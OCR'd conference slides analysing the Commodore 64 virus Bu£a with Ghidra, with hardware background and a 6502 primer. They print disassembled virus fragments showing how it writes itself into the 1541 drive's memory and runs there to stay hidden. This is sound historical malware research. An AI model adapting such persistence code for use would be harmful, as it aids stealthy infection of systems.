Old Malware, New Tools:

Ghidra and Commodore 64; why understanding old malicious software still matters

I am here because I love hacking!

- I like to contribute to OSS: Volatility, OpenCanary, Cetus, Speakeasy-Emulator, …
- I like to develop OSS: SYNwall, REW-sploit

You can find me at:

@red5heep

https://github.com/cecio


0

Why?

A Commodore 64 Virus? Really? Are you serious?

A PICTURE IS WORTH A THOUSAND WORDS

The DEFCON 30 Theme Picture!



Celebrating the past and getting geeked about the future, so we’re looking for smooth integration of old school hacker stylee with future vibes

(from DEFCON30 theme description)

…BUT THERE IS MORE…

The deep technical review of these old software can be illuminating and really helpful to understand our current reality in security field and getting new point of view.

Remember: we are speaking about “few hundreds bytes” software.

1

Commodore 64 and Viruses

Let’s set some
“historical” background

COMMODORE 64?

When speaking about C64, we are mainly referring to the 80ies/early 90ies of last century, so a long ago.

Yes, viruses were a thing back then, even if very different from the current reality.

http://en.wikipedia.org

A Virus in the 80ies


Let's start by defining the Virus as a program that install itself without user knowledge and tries to persist and replicate.


As all definitions, this may not fits at 100%, but it is a starting point.

WHY THIS IS INTERESTING?

Nowadays we are considering all malicious software as something that it's used to give a kind of gain to the attacker (financial gain for example).

But with C64 viruses, we are speaking more about something done to show off technical knowledge and expertise (more comparable to the "Demo Scene" done with graphics and sound).





You may think, that for this reason, we are looking at "naive" code with few functionalities: it's not the case. We'll see the level of complexity reached by these tiny programs and all the interesting technical details.

2

The “State of the Art”

Current status of “Virus Scene” on C64

A LIST OF KNOWN VIRUSES

- BHP (considered to be the first one)
- HIV
- HIV2
- BU£A (aka Bula or Bu\a)
- MagicDisk
- Starfire
- FROG

There are some great analysis on most of them (see REFERENCES), especially for BHP, considered to be the very first virus created for C64.

THE BU£A VIRUS

Bula


Bula, also written as Bu£a, is a Commodore 64 virus. The first known version is 6.13. When executed, the virus displays gibberish characters at about the top third of the screen, then diaplays in the middle the text "BU£A JEST OK!" The second known version is 8.32. This version eliminates the gibberish characters and the system runs normally, though it still displays the "BU£A JEST OK!" text.

The text displayed suggests this virus is from Poland. The £, a British Pound sign may be an attempt to write the letter "ł", a letter unique to Polish which is pronounced like an English "W" or like an "L" that does not touch the top of the mouth. Buła has a few meanings in Polish (knot, gnarl, bread roll) but its exact significance here is uncertain. The phrase translates into "BU£A is OK".


Aside from what we can observe, little information is available about this virus. So far, all our observation has been through emulators, and we are unsure of how to get this virus to infect other .prg files with these so we can observe the files before and after infection.

Sources

groepaz. C64 Virus List. 2007.06.09



http://virus.wikidot.com/bula



In order to try to bring back to life these programs (a Virus never dies!), I decided to get this one and start a "modern" analysis by using Ghidra and some other tools.


3
Tools

What I need to do
something like this?


LIST OF USED TOOLS

- Ghidra 10.1.2 with C64LoaderWV plugin
- Custom Ghidra scripting (see Github repo)
- 010 Editor with custom template to analyze D64 images (see Github repo)
- Vice Emulator
- DirMaster 3.1.5


VICE


VICE: C64 (x64sc) at 99% speed, 33 fps
File Edit Snapshot Settings Language Help
VICE monitor - [Monitor]
File Debug View Window
(C:$e5cf) dev 8:
Setting default device to `Disk8'
(8:$ec2b)
Register:Computer
PC A X Y SP 00 01 FL NV-BDIZC
E5CF 00 00 0A F3 2F 37 22 00100010
Memory:Computer
0000: $2F 047 '/'
0001: $37 055 '7'
0002: $00 000 ' '
0003: $AA 170 ' '
0004: $B1 177 ' '
0005: $91 145 ' '
0006: $B3 179 ' '
0007: $22 034 '"'
0008: $22 034 '"'
0009: $00 000 ' '
000A: $00 000 ' '
000B: $00 000 ' '
000C: $00 000 ' '
000D: $FF 255 ' '
000E: $00 000 ' '
000F: $00 000 ' '
0010: $00 000 ' '
0011: $00 000 ' '
0012: $00 000 ' '
0013: $00 000 ' '
Computer
Drive 8
Drive 9
Drive 10
Drive 11
Disassembly:Computer
E5CF: 85 CC STA $CC
E5D1: 8D 92 02 STA $0292
E5D4: F0 F7 BEQ $E5CD
E5D6: 78 SEI
E5D7: A5 CF LDA $CF
E5D9: F0 0C BEQ $E5E7
E5DB: A5 CE LDA $CE
E5DD: AE 87 02 LDX $0287
E5E0: A0 00 LDY #$00
E5E2: 84 CF STY $CF
E5E4: 20 13 EA JSR $EA13
E5E7: 20 B4 E5 JSR $E5B4
E5EA: C9 83 CMP #$83
E5EC: D0 10 BNE $E5FE
E5EE: A2 09 LDX #$09
E5F0: 78 SEI
E5F1: 86 C6 STX $C6
E5F3: BD E6 EC LDA $ECE6,X
E5F6: 9D 76 02 STA $0276,X
E5F9: CA DEX
Tape:
Joystick:

GHIDRA


CodeBrowser: Bula6/Bula_6_13.d64
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
Bula_6_13.d64
PROGRAM
LOW_RAM
STACK
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Data Type Manager
Data Types
BuiltInTypes
Bula_6_13.d64
generic_clib_64
Listing: Bula_6_13.d64
083b 58 CLI
083c 20 59 a6 JSR SUB_a659 Starts the loaded BASIC program ...
083f 4c ae a7 JMP LAB_a7ae
undefined __stdcall _Init_FUN_0842(void)
undefined A:1 <RETURN>
_Init_FUN_0842 XREF[1]: 0810(c)
0842 a0 00 LDY #0x0 Init to zero some vars
0844 84 fb STY DAT_00fb = ??
0846 84 fd STY DAT_00fd = ??
0848 a9 04 LDA #0x4
084a 85 fc STA DAT_00fc = ??
084c a9 08 LDA #0x8
084e 85 fe STA DAT_00fd+1
0850 a2 18 LDX #0x18
LAB_0852 XREF[1]: 0895(j)
0852 20 f6 08 JSR _Open_WR_Floppy_FUN_08f6 Open floppy's command channel fo...
0855 a9 4d LDA #'M' Send the "M-W" (MemoryWrite comm...
0857 20 a8 ff JSR SUB_ffa8 Write Byte to Device
085a a9 2d LDA #'-'
085c 20 a8 ff JSR SUB_ffa8
085f a9 57 LDA #'W'
0861 20 a8 ff JSR SUB_ffa8
0864 a5 fb LDA DAT_00fb = ??
Decompiler
1 No Function
Console - Scripting
12:20 AM
6/28/2022

010


010 Editor - /home/cesare/Cubbit/C64-malware/Bula/Bula_6_13.d64
File Edit Search View Format Scripts Templates Debug Tools Window Help
Startup
Bula_6_13.d64
Workspace
File Path
Open Files
Favorite Files
Recent Files
Inspector
Type Value
Template Results - D64.bt
Name Value Start Size Color Comment
Track 18 - DIRECTORY
BAM
struct SECTOR_directory sector[0]
struct SECTOR_directory sector[1]
struct SECTOR_directory sector[2]
Selected: 4864 [1300h] bytes (Range: 91392 [16500h] to 96255 [177FFh])
Start: 91392 [16500h] Sel: 4864 [1300h] Size: 174,848
21:55
09/07/2022

4

The Bu£a Virus

Some details on our specimen

GENERAL INFO

From what we know, Bu£a exists in two variants, identified by a version number:

- 6.13
- 8.32

Both were available for downloads here:

https://csdb.dk/release/?id=49393

https://csdb.dk/release/?id=49394

5


Some background on C64

Let’s set some common knowledge on C64 hardware

CPU

The C64 was based on MOS 6510 CPU (a modified version of 6502) with a clock of 1Mhz and 64K of RAM, of which 38K available for BASIC programs.

It also had some additional chips for managing video and sound.




http://en.wikipedia.org

CPU

And it looks like it is still used!

Accordingly to https://www.westerndesigncenter.com/wdc/chips.php

The 65xx chip is still sold and used for “Automotive, Consumer, Industrial, and Medical markets”




https://www.westerndesigncenter.com

MASS STORAGE

The computer itself, didn't have any built-in storage, so an additional device was needed.


In particular the Commodore 1541 was the floppy disk drive (for 5"1/4 disks).

http://en.wikipedia.org



What is a bit less known is that the **1541 had another fully functional 6502 on board**, with some memory (2KB) and processing power. Since the two CPU can actually communicate, **we actually have a multiprocessor system** in this case.


You can actually offload some of the work to the disk CPU, but with some limitations: the communication is done through a slow serial BUS and you can drop code in a limited memory area. But it actually works and this was used especially to load "Custom Turbo Loader" on the disk itself.



And...guess what? This can be abused by viruses as well...


6502 Assembly crash course: registers #1

- PC: Program Counter
- A : Accumulator. Store values
- X and Y: Indexing registers
- SP: Stack Pointer (fixed memory region from $0100 to $01FF)
- FL: Status Flag



6502 Assembly crash course: registers #2

- 00 and 01: SID (Sound Interface Device) registers (frequency)



6502 Assembly crash course: instructions set #1

- LDA: Load Accumulator — `LDA #$0A` / `LDA $0100`
- STA: Store Accumulator — `STA $0100`
- LDX: … similar instruction exist for X and Y
- JSR: Jump to Subroutine — `JSR $0500`

  Usually closed by RTS

6502 Assembly crash course: instructions set #2

- Branching instructions:
  BPL (Branch on PLus)
  BMI (Branch on MInus)
  BVC (Branch on oVerflow Clear)
  BVS (Branch on oVerflow Set)
  BCC (Branch on Carry Clear)
  BCS (Branch on Carry Set)
  BNE (Branch on Not Equal)
  BEQ (Branch on EQual)

6502 Assembly crash course: KERNAL

KERNAL?

This is the name of Commodore 64 ROM-resident Operating System Call.

Compared to the PC world, it is similar to the BIOS

It has a set of low-level OS routines from $FF81 to $FFF3.

The name was probably misspelled!

6502 Assembly crash course: BASIC ROM

Memory area where the BASIC routines and other information about the built-in BASIC language are stored. The memory area is from $A000 to $BFFF.

Here you may have direct access to higher level routines.

6


Bu£a: hide and seek

Let’s start the Virus

BRING THE VIRUS BACK TO LIFE

In Vice, we “insert” the disk with the PRG of the Bu£a Virus and we run it!

THE BU£A VIRUS



What happened behind the scenes?

CODE SNIPPET

```
LDA         DAT_00ba     ; Device Number
JSR         SUB_ffb1     ; Call to LISTEN
LDA         #0x6f        ; secondary address set to 15 (command channel)
JMP         LAB_ff93     ; call SECLSN (SECOND)
```

Then execute an M-W command (Memory Write), to transfer to the disk memory the Virus core

```
LDA         #'M'             ; Send the "M-W" (MemoryWrite command)
JSR         SUB_ffa8         ; Write Byte to Device
LDA         #'-'
JSR         SUB_ffa8
LDA         #'W'
[…]
LDY         #0x0
     LAB_0875:
LDA         (DAT_00fd),Y
JSR         SUB_ffa8
INC         DAT_d020         ; Flash screen during load of the program
INY
CPY         #0x20
BNE         LAB_0875         ; Loop until finished
JSR         SUB_ffae         ; Send UNLISTEN and close the serial BUS
```

Open the Serial BUS to 1541

Execute “M-W” command

Flash the screen

Close Serial BUS

CODE SNIPPET: Open the Serial Bus to 1541


```
LDA         DAT_00ba    ; Device Number
JSR         SUB_ffb1    ; Call to LISTEN
LDA         #0x6f       ; secondary address set to 15
(command channel)
JMP         LAB_ff93    ; call SECLSN (SECOND)
```

CODE SNIPPET: Execute “M-W” command

```
LDA         #'M'            ; Send the "M-W" (MemoryWrite 1541 command)
JSR         SUB_ffa8        ; Write Byte to Device
LDA         #'-'
JSR         SUB_ffa8
LDA         #'W‘
JSR         SUB_ffa8
LDA         DAT_00fb
JSR         SUB_ffa8
LDA         DAT_00fc
JSR         SUB_ffa8
LDA         #0x20
JSR         SUB_ffa8
```

CODE SNIPPET: Flash the screen

```
LAB_0875:
LDA         (DAT_00fd),Y
JSR         SUB_ffa8
INC         DAT_d020      ; Flash screen during load of the program
INY
CPY         #0x20
BNE         LAB_0875      ; Loop until finished
JSR         SUB_ffae      ; Send UNLISTEN and close the serial BUS
```



At this point the code has been transferred to the floppy CPU.

Why this? The Virus is stealthier (not in main memory), it persists between RESETS and even power cycling (until the disk drive is not turned off). Neat!

BRING THE VIRUS BACK TO LIFE

Now that the Virus is on the disk drive memory, it's time to execute it.

This is possible with a specific command (U3) which starts execution at specific address ($0500) of the disk drive memory

CODE SNIPPET

```
JSR         _Open_WR_Floppy_FUN_08f6
LDA         #'U'                    ; Send "U3" command to execute code at $0500 on 1541
JSR         SUB_ffa8
LDA         #'3'
JSR         SUB_ffa8
JSR         SUB_ffae                ; Send UNLISTEN
```

Send “U3” command

Meanwhile on 1541 CPU…

```
************************************************************
* Entry Point of U3 function                               *
************************************************************
          LAB_0500:
LDA DAT_1800          ; Wait for ATN (ATTENTION) Low.
BPL LAB_0500
```

Wait for Disk activity…

CODE SNIPPET: Send “U3” command

```
JSR         _Open_WR_Floppy_FUN_08f6
LDA         #'U'        ; Send "U3" command to execute code at $0500 on 1541
JSR         SUB_ffa8
LDA         #'3'
JSR         SUB_ffa8
JSR         SUB_ffae                    ; Send UNLISTEN
```

Ux commands (x from 3 to 9 are used to execute code at different addresses from $0500 to $FF01)

CODE SNIPPET: Meanwhile on 1541…

```
*****************************************************************
* Entry Point of U3 function                                    *
*****************************************************************
          LAB_0500:
LDA DAT_1800          ; Wait for ATN (ATTENTION) Low.
BPL LAB_0500
```

7

Some background on C64 (again)

1541 disk drive
structure and layout

Disks are split in tracks in sectors

	# Sectors per Track
Track 1-17	**21**
Track 18-24	**19**
Track 25-30	**18**
Track 31-35	**17**

TRACK 18

Track 18 is a special track: is the DIRECTORY track, which holds information about the disk and which files are on the disk itself (like MFT+$Bitmap in NTFS).

Sectors 1-18 of DIRECTORY track contain the entries and sector 0 contains the BAM (Block Availability Map) and disk name/ID.

TRACK 18: BAM (SECTOR 0)

Bytes	Description
$00-$03	**Info about disk format and other stuff**
$04	**# of free sectors on Track 1**
$05-$07	**Bitmap of free sectors on Track 1**
$08	**# of free sectors on Track 2**
$09-$0b	**Bitmap of free sectors on Track 2**
…	…

We have groups of
4 bytes mapping free
Sectors of each track

TRACK 18: SECTORS 1-19

Bytes	Description
$00-$01	**Pointer to next block of directory. $00 if this is the last**
$02	**File type (PRG, SEQ, USR, REL)**
$03-$04	**Track and sector location of first sector of file**
$05-$0e	**File name (in PETASCII)**
$0f-$1d	**Some other data**
$1e-$1f	**File size**

Sectors 1-19 hold the Directory entries, mapped in this way and repeated

TRACK 18: THE FILE TYPES

Type	Description
PRG	**Executable program code. The first two bytes are used to set load address**
SEQ	**Sequential, a data file, it can be read from start to finish (no positioning)**
